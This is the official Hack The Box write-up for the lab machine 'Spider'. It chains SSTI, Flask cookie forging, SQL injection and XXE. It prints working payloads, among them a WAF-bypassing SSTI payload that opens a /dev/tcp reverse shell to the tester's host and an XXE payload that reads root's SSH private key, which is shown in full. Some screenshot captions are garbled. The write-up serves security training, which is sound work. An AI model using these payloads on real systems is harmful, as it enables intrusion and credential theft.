



HACKTHEBOX



Spider

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Prepared By: polarbearer

Machine Author(s): InfoSecJack & chivato

Difficulty: **Hard**

Classification: Official

Synopsis

Spider is a hard difficulty Linux machine which focuses on web-based injection attacks. Server-Side Template Injection (SSTI) is first exploited to read the `config` object of a Flask application and obtain the `SECRET_KEY` string, which can be used to sign and verify session cookies. An SQL injection attack carried through forged cookies allows attackers to retrieve login data from the database and gain administrative access to the web application. A second SSTI vulnerability is found in a support ticket portal. Exploiting this vulnerability, which requires bypassing a Web Application Firewall, results in arbitrary code execution and ultimately in an interactive shell on the system. Privileges can then be escalated by exploiting an XML External Entity (XXE) injection vulnerability in a beta web application running locally.

Skills Required

- Web enumeration.
- Basic knowledge of SSTI techniques;
- Basic knowledge of SQL injection techniques.
- Basic knowledge of XXE injection techniques.

Skills Learned

- Obtaining the application configuration via SSTI.
- Decoding and forging Flask cookies.
- SQL injection attacks via session cookies;
- Bypassing WAF filters.

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.243 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$///)
nmap -sC -sV -p$ports 10.10.10.243
```

```
● ● ●

nmap -sC -sV -p$ports 10.10.10.243

Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-18 07:31 CEST
Nmap scan report for 10.10.10.243
Host is up (0.10s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|_ 256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_ 256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://spider.htb/
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.96 seconds
```

Nmap reveals that OpenSSH and nginx are listening on their default ports.

Nginx

The web server redirects our requests to `http://spider.htb`:

```
curl -v 10.10.10.243

* Trying 10.10.10.243:80...
* Connected to 10.10.10.243 (10.10.10.243) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.243
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.14.0 (Ubuntu)
< Date: Mon, 18 Oct 2021 05:39:48 GMT
< Content-Type: text/html
< Content-Length: 194
< Connection: keep-alive
< Location: http://spider.htb/
<
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
* Connection #0 to host 10.10.10.243 left intact
```

We add an `/etc/hosts` entry for the `spider.htb` domain:

```
echo "10.10.10.243 spider.htb" | sudo tee -a /etc/hosts
```

Reloading the page takes us to the web site of a fictional furniture store.



The `ADMIN` and `LOGIN` links bring us to a login form. Instead of a plain user name, the form requires us to enter a UUID given at registration.

Admin login.

Username (UUID given at registration!)

Password

Submit

The [REGISTER](#) link allows us to create a new account by supplying a username and a password.

User Registration.

Username

Confirm username

Password

Confirm password

Submit

Foothold

When registering a new user, we are immediately redirected to the login page. The `username` field is automatically populated with our new UUID.

Admin login.

Username (UUID given at registration)

`7d378359-511b-4905-b821-0170f8e6e8fd`

Password

Submit

We enter our password and submit the form. After logging in, a new link called `USER INFORMATION` is shown:



This takes us to the `/user` page, where our username and UUID are displayed.

User information

Username

`newuser`

UUID

`7d378359-511b-4905-b821-0170f8e6e8fd`

Seeing that our username is reflected back to us, we test for Server-Side Template Injection by registering a new account with the username `\{\{7*7\}\}`.

User Registration.

Username
{{7*7}}

Confirm username
{{7*7}}

Password
..

Confirm password
..

Submit

This screenshot shows a user registration form. The 'Username' field contains the expression {{7*7}}, which evaluates to a string of 49 underscores ('__'). The 'Confirm username' field also contains the same expression. Below the fields are two password input fields, both containing two dots ('..'). At the bottom is a 'Submit' button. The entire form is set against a yellow background.

After logging in, we visit the `/user` page again to confirm that our payload worked: the expression was evaluated and the result (49) is shown.

User information

Username
49

UUID
bcd35d6c-ff91-4bae-a130-c0e07ac38c2b

This screenshot shows a 'User information' page. It displays two pieces of data: 'Username' and 'UUID'. The 'Username' field shows the value '49', which is the result of the expression {{7*7}}. The 'UUID' field shows a standard UUID value: 'bcd35d6c-ff91-4bae-a130-c0e07ac38c2b'. The page has a yellow header and a white body.

Maximum username length is restricted to 10 characters, which limits what we can do with the SSTI vulnerability.

User Registration.

Username cannot be longer than 10 characters

This screenshot shows a user registration form with an error message. The title is 'User Registration.' and below it is the message 'Username cannot be longer than 10 characters'. The rest of the form is identical to the one above, with the 'Username' field containing '{{config}}' and the 'Confirm username' field also containing '{{config}}'. The background is yellow.

The `{{config}}` payload can be used to retrieve the configuration object of the application. Registering an account with this username results in the following being displayed on the `/user` page:

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'RATELIMIT_ENABLED': True, 'RATELIMIT_DEFAULTS_PER_METHOD': False, 'RATELIMIT_SWALLOW_ERRORS': False, 'RATELIMIT_HEADERS_ENABLED': False, 'RATELIMIT_STORAGE_URL': 'memory://', 'RATELIMIT_STRATEGY': 'fixed-window', 'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset', 'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining', 'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After', 'UPLOAD_FOLDER': 'static/uploads'}>
```

The retrieved data includes the application secret key, which can be used to sign session cookies. We read our current cookie from our browser developer tools and use the `base64` command to decode the first field:

```
echo -n eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZWIxMyJ9 | base64 -d
```



```
echo -n eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZWIxMyJ9 | base64 -d {"cart_items":[], "uuid": "8b1cf3cd-17b6-455d-b269-50c7ee6aeb13"}
```

The session data object contains two fields, namely `cart_items` and `uuid`. When opening the `/` page as a logged in user, we see that the username is displayed within a "logged in" message. This does not appear to be vulnerable to SSTI, but we can attempt other types of injection; for example, assuming the username is retrieved from a database by querying the `uuid` parameter in our session cookie, we can test for SQL injection.

HOME
CART
CHECKOUT
ADMIN
USER INFORMATION
LOGOUT (LOGGED IN AS
{{CONFIG}})



We add a simple SQL injection payload to our `uuid` and use the [flask-unsigned](#) tool to sign a valid session cookie by providing the secret key recovered earlier:

```
flask-unsigned --sign --cookie "{\"cart_items\":[],\"uuid\":\"8b1cf3cd-17b6-455d-b269-50c7ee6aeb13' or 1=1 -- -\"}" --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

```
flask-unsigned --sign --cookie "{\"cart_items\":[],\"uuid\":\"8b1cf3cd-17b6-455d-b269-50c7ee6aeb13' or 1=1 -- -\"}" --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
eyJjYXJ0X2l0ZW1zIjpBXpZCI6IjhMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdLZTZhZWIxMycgb3IgMT0xIC0tIC0ifQ.YW1X_w.db
YgZ5Y_DhyfUw4I244dJiMfaY8
```

After replacing our current session cookie with the one we just generated, we notice the username has changed:

HOME
CART
CHECKOUT
ADMIN
USER INFORMATION
LOGOUT (LOGGED IN AS
CHIV)



This means we got confirmation that the `uuid` parameter is injectable, and, incidentally, we also discovered a potential target user named `chiv`. In order to be able to forge a valid session cookie for this user we would need the associated `uuid`, which we might be able to retrieve from the database through the same SQL injection vulnerability. Unfortunately we can't rely on simple `UNION`-based payloads; instead, we write a simple proxy application that will get requests from `sqlmap`, forge and sign the corresponding cookies and relay requests to the remote server, returning the output to `sqlmap` for processing.

```
#!/usr/bin/python3
```

```
from flask import *
```

```

import requests
from flask.sessions import SecureCookieSessionInterface

app = Flask(__name__)
app.secret_key = "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942"

session_serializer = SecureCookieSessionInterface().get_signing_serializer(app)

@app.route("/")
def index():
    uuid = request.args['uuid']
    data = {"uuid": uuid, "cart_items": []}
    cookie = session_serializer.dumps(data)
    cookies = {"session": cookie}
    r = requests.get("http://spider.htb/", cookies=cookies)
    return r.text

if __name__ == "__main__":
    app.run()

```

After running the above Flask application, we run `sqlmap` with the `--dump` option as follows, setting the injection on the `uuid` parameter:

```

sqlmap -u "http://127.0.0.1:5000?uuid=8b1cf3cd-17b6-455d-b269-50c7ee6aeb13" -p uuid --
dump

```

The contents of `users` table in the `shop` database are returned:

```

[15:21:21] [INFO] fetching entries for table 'users' in database 'shop'
Database: shop
Table: users
[7 entries]
+----+-----+-----+-----+
| id | uuid           | name      | password        |
+----+-----+-----+-----+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv     | ch1VW4sHERE7331 |
<SNIP>
+----+-----+-----+-----+

```

Having obtained the `uuid`, we are now able to forge a valid cookie for the user `chiv`:

```

flask-unsign --sign --cookie '{"cart_items": [], "uuid": "129f60ea-30cf-4065-afb9-
6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'

```



```
flask-unsigned --sign --cookie '{"cart_items":[], "uuid": "129f60ea-30cf-4065-afb9-6be45ad38b73"}' --secret  
'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'  
eyJjYXJ0X2l0ZW1zIjpBXSwidXVpZCI6IjEyOWY2MGVhLTMy2YtNDA2NS1hZmI5LTZiZTQ1YWQzOGI3MyJ9.YW15sw.GyJ3GdMknVZTmyQ4094w  
Mf3cX1c
```

After replacing our session cookie and reloading the page, we are successfully logged in as `chiv`. We can now access the admin panel (`/main`):

Welcome to the admin panel, chiv.

New message

Enter message

Submit

View messages

messages

View support

support

When clicking the `messages` button, the user's message board (`/view?check=messages`) is displayed.

This is the messages board.

Current user: chiv

Staff of ID: '1' posted on: 2020-04-24 15:02:41

Fix the /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal portal!

Staff of ID: '1' posted on: 2021-10-21 07:06:52

fds

The `/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal` page contains a form for submitting support tickets:

Submit a support ticket!

Welcome to the support portal!

Contact number or email:

Message:

test

From this page we can post support tickets which will be displayed on the `/view?check=support` page.

This is the messages board.

Current user: chiv

Support request from: 'test' at 2021-10-21
07:16:13

test

As was the case with the username earlier, the value that we posted in the `Contact number or email` field is reflected back to us. Attempting to send a simple SSTI test payload such as `\{\{7*7\}\}` results in the following error:

Submit a support ticket!

Why would you need '{{' or '}}' in a contact value?

This suggests a Web Application Firewall is in place and is responsible for blocking common SSTI payloads. Other commonly used characters like `\`, `'` are blocked, which results in more explicit error messages:

Hmmm, you seem to have hit our WAF with the following chars: _ '

Common keywords such as `if`, `for`, `macro`, `call`, `filter`, `set`, etc. are also blocked, but `include` seems to be allowed. Combining this with [common bypass techniques](#) we come up, after some trial and error, with the following working payload:

```
% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x
5f")("\x5f\x5fbuilt\x69\x6es\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 11")|attr("read")()%
```

This forces an eleven seconds sleep when submitting the form, confirming blind RCE via SSTI. We adjust our payload to obtain a reverse shell (using base64 encoding to bypass WAF filters):

```
echo 'bash -c "bash -i >/dev/tcp/10.10.14.15/7777 0>&1"' | base64
```



```
echo 'bash -c "bash -i >/dev/tcp/10.10.14.15/7777 0>&1"' | base64
```

```
YmFzaCAtYyAiYmFzaCAtaSAMPi9kZXYvdGNwLzEwLjEwLjE0LjE1Lzc3NzcgMD4mMSIK
```

The final payload looks as follows:

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x
5f")(""\x5f\x5fbuilt\x69\x6es\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
(""\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo
YmFzaCAtYyAiYmFzaCAtaSAMPi9kZXYvdGNwLzEwLjEwLjE0LjE1Lzc3NzcgMD4mMSIK|base64 -
d|bash")|attr("read")() %}
```

We open a listener on port 7777:

```
nc -lvp 7777
```

After posting a support ticket with the above SSTI payload as `Contact number or email`, a reverse shell is sent back to our listener.



```
nc -lvp 7777
```

```
Connection from 10.10.10.243:35022
bash: cannot set terminal process group (1531): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$ id
id
uid=1000(chiv) gid=33(www-data) groups=33(www-data)
```

Having a shell as the regular user `chiv`, we can either append our public key to the user's `authorized_keys` file or copy the private key `/home/chiv/.ssh/id_rsa` file to our attacking machine and use it to obtain a fully interactive SSH shell:

```
cat /home/chiv/.ssh/id_rsa
```

```
chmod 400 id_rsa
ssh -i id_rsa chiv@spider.htb
```

● ● ●

```
ssh -i id_rsa chiv@spider.htb
Last login: Thu Oct 21 08:45:43 2021 from 10.10.14.15
chiv@spider:~$ id
uid=1000(chiv) gid=1000(chiv) groups=1000(chiv)
```

The user flag can be found in `/home/chiv/user.txt`.

Privilege Escalation

The output of the `ps aux` command shows a `uwsgi` process running as `root`:

```
● ● ●  
root      1556  0.0  0.7 109424 28900 ?          S     04:23   0:00 /usr/local/bin/uwsgi --ini game.ini
```

Looking at listening ports, we discover a local webserver on port 8080:

```
ss -tulpn | grep -o '127.0.0.1:[0-9]*'
```


```
● ● ●  
chiv@spider:~$ ss -tulpn | grep -o '127.0.0.1:[0-9]*'  
127.0.0.1:3306  
127.0.0.1:8080
```

```
● ● ●  
chiv@spider:~$ curl localhost 8080  
<html>  
<head><title>301 Moved Permanently</title></head>  
<body bgcolor="white">  
<center><h1>301 Moved Permanently</h1></center>  
<hr><center>nginx/1.14.0 (Ubuntu)</center>  
</body>  
</html>  
curl: (7) Couldn't connect to server
```

We forward our local port 8888 to port 8080 on the remote target using SSH:

```
ssh -N -L 8888:127.0.0.1:8080 -i id_rsa chiv@spider.htb
```

We can now access the web server by browsing to <http://localhost:8888>. A login form is shown:



Any username works here, as no password is required. We are redirected to a shopping cart page:

CHECKOUT NOW-modernized SHOPPING CART

My Cart

[Continue Shopping >](#)

	#QUE-007544-002 ASTHETIC BED	\$300.00	X
	3 x \$5.00 IN STOCK		
	#QUE-007544-003 LAMP SHADE	\$800.00	X
	3 x \$5.00 IN STOCK		

This seems to be an early beta since the `Continue Shopping` and `Checkout` functionalities are not implemented. Clicking the `Logout` button takes us back to the login form. The form contains a hidden input called `version`, which defaults to the value `1.0.0`.

```
<input type="hidden" id="version" name="version" value="1.0.0">
```

We perform a new login and retrieve our session cookie:

Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
localhost	/	Thu, 22 Jul 2021 07:...	20	false	false	None	Wed, 21 Jul 2021 0...
localhost	/	Sat, 09 Apr 2022 0...	18	true	true	None	Thu, 21 Oct 2021 09...
localhost	/	Session	342	true	false	None	Thu, 21 Oct 2021 09...
localhost	/	Thu, 28 Nov 2030 2...	22	false	false	None	Thu, 21 Oct 2021 09...

The [flask-session-cookie-manager](#) tool allows us to easily decode the cookie:

```
flask-session-cookie-manager3 decode -c
.eJxFjFvgzAYRP9K5bkDqHQoo2WbQIsRBvtLwAFGgmADbVBLiPLfW4Yq4-
ndO90N2dVZFN7QU41CJC1nhq5lPiRkwDIq50ML6bU-
6L6SLCijGRvpk_woUkXEh6Tdu3HxJouF_PGxkBxnbD6IM9Y737P2LMnBJLlHA826rI74wqHrls-
_NDXQOhGrca6ADkfJOLR2PhWj0mpjFxmZ74e_74ugidIlg64SG_s5uckzPibZEZ_T0k4wNGsTJZ-
cLv_9F2MffyRNX1uIr1mJc715b-j-jOapH5cLCr37L9ChWT8
```

The session object contains a base64-encoded `lxml` field:



```
flask-session-cookie-manager3 decode -c .eJxFjFvgzAYRP9K5bkDqHQoo2WbQIsRBvtLvAFGgmADbVBLiPLfw4Yq4-
nd090N2dVZFn7QU41CJClnhq5lPiRKwDIq50ML6bU-
6L6SLCiJGRvpk_woUkXEh6Tdu3HxJouF_PGxkBxbnD6IM9Y737P2LMnBJllHA826rI74wqHrlS-
_NDXQhGrca6AdkFJ0LR2PhWj0mpjFxmZ74e_74ugidII1g64SG_s5uckzPibZEZ_T0k4wNGsTJZ-cLv_9F2MffyRNX1uIr1mJc715b-
j-j0apH5cLCr37L9ChWT8

b'{"lxml":{"
b':"UENFdExTQkJVRWtnVm1WeWMybHZiaUF4TGpBdU1DQXRMDRLUEhKdmIzUSTDaUFnSUNBOFpHRjBZVDRLSUNBZ0lDQwdJQ0E4ZFhObGNtNWhi
V1UrZEdWemRIVnpawEk4TDNwelpYSnVZvFsUGdvZ0lDQwdJQ0FnSUR4cGMx0WhaRzFwYmo0d1BDOXBjMTlwKcxcGJqNETJQ0FnSUR3dlpHRjBZ
VDRLEM5eWIy0TBQzz09"}, "points":0}'
```

After decoding it we obtain the following XML code:

```
<!-- API Version 1.0.0 -->
<root>
  <data>
    <username>testuser</username>
    <is_admin>0</is_admin>
  </data>
</root>
```

The API Version (1.0.0) matches the value sent from the login form. In fact, if we intercept a login request with Burp Proxy and change the `version` value to an arbitrary string of our choosing, the same string is reflected back in the generated XML code that is added to our session cookie:

```
1 POST /login HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://localhost:8888
10 Connection: close
11 Referer: http://localhost:8888/login
12 Cookie: sidebar_collapsed=false; OFBiz.Visitor=10001; session=eyJwb2ludHMi0jb9.YXE89Q.HpYlrBz6xw7_R5w4600pYHR8_uE
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 username=testuser&version=this+is+a+test
```

```
<!-- API Version this is a test -->
<root>
  <data>
    <username>testuser</username>
    <is_admin>0</is_admin>
  </data>
</root>
```

This may allow us to perform XXE injection by appending a DTD element after the initial comment. Since we believe the application is running with `root` privileges, we set the `/root/.ssh/id_rsa` file as our external entity. Our payload looks as follows:

```
-->
```

```
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///root/.ssh/id_rsa'>]><!--
```

We URL encode the above payload and append it to the `version` value. In order to trigger XXE and load the external entity file, we also have to set the username to `&test`. This is the final URL-encoded payload:

```
username=%26test%3b&version=1%2E0%2E0%20%2D%2D%3E%0A%0A%3C%21DOCTYPE%20root%20%5B%3C%21 ENTITY%20test%20SYSTEM%20%27file%3A%2F%2F%2Froot%2F%2Fssh%2Fid%5Frsa%27%3E%5D%3E%3C%21%2D%2D%20
```

We send a login request, intercept it with Burp Proxy and modify the POST parameters as above:

```
1 POST /login HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://localhost:8888
10 Connection: close
11 Referer: http://localhost:8888/login
12 Cookie: sidebar_collapsed=false; ORBiZ.Visitor=10001; session=eyJwb2ludHMi0jb9.YXFsuW.N-KrNbHYbWuZKHzfL2nmMhZsaq8
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 username=%26test%3b&version=1%2E0%2E0%20%2D%3E%0A%0A%3C%21DOCTYPE%20root%20%5B%3C%21ENTITY%20test%20SYSTEM%20%27file%3A%2F%2F%2Froot%2F%2Fssh%2Fid%5Frsa%27%3E%5D%3E%3C%21%2D%2D%20
```

Our attack is successful:

```
<div class="wrap cf">
  <h1 class="projTitle" id="welcome">Welcome, -----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAL/dn2XpJQuIw49CVNdAqde05WZ47tZDYz+7tXD8Q5tfqmyxq
gsgQskHffuzjg8v/q4aBfm6lQsn47G8foq0gQ1dvuZkWFAATVjliXue7glcItPt
iFtb7gRQV/xaTwAmdRfRlb7x63T6mZDRkvFvgfihWqAnkuJNqoVJclgIXLuwUvk
4d3/Vo/MdEuB02ha7Rw9ohSYKR4pigv4mDwxGGL+fwo6hfNCZ+YK96wMlJc3v05Z
EgkdKxy3RnlKvtxjpIlfmaZGu0T+RX1GlmnPdqDWrbWU+wdbE535vqxH0uM5WUh
vPt5ZDG1kID4Tft57udHxpISD6YBhLT5ooHFQIDAQABAcIBAFxB9Acg6Vc0k0/N
krhfyu04j7ZBHDfJb17afinZPBwRtq75VHoeexud2vMDxAeofJ1lyp9q8/a1mdb
sz4EkuCrQ0509QthXJp0700+8t24wMLAHKw6qN1VW61+46iwc6lEtBZspNwIQjbN
rkWBlmMiOnAyzzDktNu9+Ca/KZ/cAjLpz3m1NW7X//rcDL8kBgs8Rfuhqz/R4R7e
HtCvxuX0Fnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCfmfeUsU0ByLcg3yEypCl0/M
57pW0le4m27/NmU7R/cslc03YFQxow+C1bdd59dBKTZKErdimMd49WiZsxizL7Rdt
WBTAcsUCgYEAYU9azupb71YnGQVLpdT0zoTD6ReZlbGeaqz4BD5xzbkDj7MOT5Dy
R335NRBf7EJC00DXNVSY+4vExqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WxNv0zC0
kcSQH/YfkdzjADKmxAHKz9THXCCh0fEt7IUmNSM2VBkb1xBMkuLXQbMCgYEawUBS
FhRNrIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlh2HlfxcFQQdr30cPxxBSriS
BAKYcdFXSU0DPJ1/qE210vDLnjFu4Xs7Zdg8o5v8JmF6TLTw10Vi45g38DJagEl
w42zV3vV7bsAhQsMvd3igLeoDf34j09nQv9KBcCgYEAk8eLVAY7AxFtljKK+ui
/Xv9Dwnjt2Ufo5pa14j00+Wq7C40rSFbth1Tvz8Tcw+ovPLSD0YK0DLg0WaKcQZ
mVaF3j640sgyzHOxe7T2iq788NF4GZuXhL8Qlo9hqj7dbhrpUeyWrcBsd1U8G3
AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9Arp/Lc7tR0nyNCDLII4ldc/dGg
LmQYLuNyOsnuwktNYGdvly8ohJ+mYLhjjGYUTXUiqdhMm+vj7p87fSmqBvOl7bjT
Kfwnd761zVxbduj5KPC9zCunaJe3XabZU7oCSDbj9KOX5Ja6CldrswmMP31jnW0j
64yyLwK8gBkRFxxuGk89IMmcN19zMWA6akE0/j6c/51IRx9lye0mWFpqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLvpHY0VWKH/noFetpTE2uFstsNrMD8
vEgG/fMJ9XmhVsPePviZBfrnszhP77sgCXX8Grhx9GLVMUdxeo+j
-----END RSA PRIVATE KEY-----
</h1>
```

After copying the key to our machine we can use it to SSH to the system as `root`:



```
ssh -i root.key root@spider.htb
```

```
Last login: Thu Oct 21 09:48:07 2021 from 10.10.14.15
root@spider:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.